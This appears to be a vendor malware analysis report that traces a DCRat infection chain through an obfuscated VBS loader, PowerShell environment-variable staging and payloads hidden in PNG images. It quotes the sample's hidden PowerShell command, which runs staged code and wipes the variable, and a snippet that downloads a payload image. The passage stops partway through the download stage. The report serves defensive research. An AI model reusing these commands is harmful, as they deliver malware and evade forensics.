When Environment Variables Met Steganography: Inside a Reusable DCRat Delivery Chain
During the analysis of a recent malware sample, SentinelOne identified an anomalous execution chain, characterized by the combination of environment variable staging and steganographic payload delivery, culminating in the execution of a credential-stealing payload.
Introduction
Sometimes the most suspicious files are the ones that look the least suspicious. This attack chain begins with what appears to be a simple image download. Beneath the surface of these PNG files, though, sits a carefully hidden payload. The attacker conceals malicious code inside image files and uses a layered loader chain to extract, decode, and execute it entirely in memory. What starts as a simple script quickly becomes a complex execution chain involving steganography, an environment variable, reflective loading, and ultimately the deployment of a remote access trojan.

The chain opens with a ZIP archive containing an obfuscated VBS (Visual Basic Script). The VBS invokes PowerShell and creates an environment variable to stage encoded payload data. The PowerShell command line then retrieves two seemingly benign image files from remote URLs. Both carry hidden payloads appended to the image data.
The first image contains a DLL loader. The second carries an encoded executable payload. The DLL processes the second image, reconstructs the executable, and injects it into a legitimate .NET Framework process. From there, the malware runs in memory and performs activities such as AMSI bypass, C2 communication, and data exfiltration.
Attack Overview

The process tree below summarizes the key stages observed during dynamic analysis. The infection chain begins with a malicious VBS script (IMAGEN.vbs) that launches PowerShell to execute a payload pulled from an environment variable. It ultimately spawns MSBuild.exe as a LOLBin to run the final payload.
The detailed execution chain is illustrated below.
Initial Delivery: ZIP Archive and Obfuscated VBS Loader
The infection chain begins with a ZIP archive containing an obfuscated VBS. Once extracted and executed, the VBS script acts as the initial loader that prepares and executes the next stage of the attack.

At first glance, the script looks heavily obfuscated. It's full of repetitive string concatenation patterns and encoded data fragments. As shown in Figure 3, the script repeatedly appends decoded strings through a custom function, rebuilding a larger payload at runtime.
Deobfuscating the VBS
Remove the repetitive lines used to build the payload string, and the underlying logic gets clearer. As shown in Figure 4, the script defines several custom decoding functions that reconstruct the encoded data.

To simplify the script further, the special character strings such as "ᨱỻেख़⏍" and "QPP" were stripped by replacing them with empty strings. That cleanup step reveals the next level of the simplified script and exposes the actual execution logic the loader uses.
Leveraging Environment Variable
Once the placeholder characters are gone, the script reveals the command that executes the staged payload. As shown in Figure 5, it constructs a PowerShell command that retrieves and runs the content stored in a user-level environment variable.

The yellow highlighted section corresponds to the command line observed during execution of the VBS script. The script dynamically constructs the following PowerShell command:
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "IEX $env:INTERNAL_DB_CACHE;[Environment]::SetEnvironmentVariable('INTERNAL_DB_CACHE',$null,'User')"
This command does two things. First, it executes the payload stored inside the environment variable using IEX $env:<variable>. Immediately after, it clears the variable using [Environment]::SetEnvironmentVariable, reducing the forensic artifacts left on the system.
The red highlighted section is the content written into the environment variable earlier in the script. At this stage, the payload is still encoded in hexadecimal, which is converted back to ASCII before execution.
In Figure 6, we convert this hexadecimal string into its ASCII form, revealing the PowerShell payload that ultimately runs through the environment variable.
The environment variable doesn't only appear inside the script. The same artifact also shows up in the Windows registry. As shown in Figure 7, it's visible under the user environment variables registry key.

The registry entry holds the same encoded payload discussed above. That confirms the VBS script writes the staged PowerShell payload into an environment variable before executing it.
At first glance, this script also looks heavily cluttered and hard to read, thanks to extremely long variable names and encoded data blocks. Those elements are just another layer of obfuscation. They don't change what the script actually does.

Rename the variables and strip the clutter, and the core logic gets much clearer. The simplified version is shown in Figure 8.
Downloading the Steganographic Payload

The first highlighted section (Box 1) in Figure 8 shows the script retrieving an image file from a remote Firebase storage URL.
$a='https://firebasestorage.googleapis.com/.../JAMAICA.png'
$b=New-Object Net.WebClient
$c=$b.DownloadData($a)
$d=[Text.Encoding]::UTF8.GetString($c)
The downloaded file, shown in Figure 9, looks like a legitimate image. Inspect it more closely, though, and it contains extra encoded data appended after the normal PNG content. The script extracts that data later.
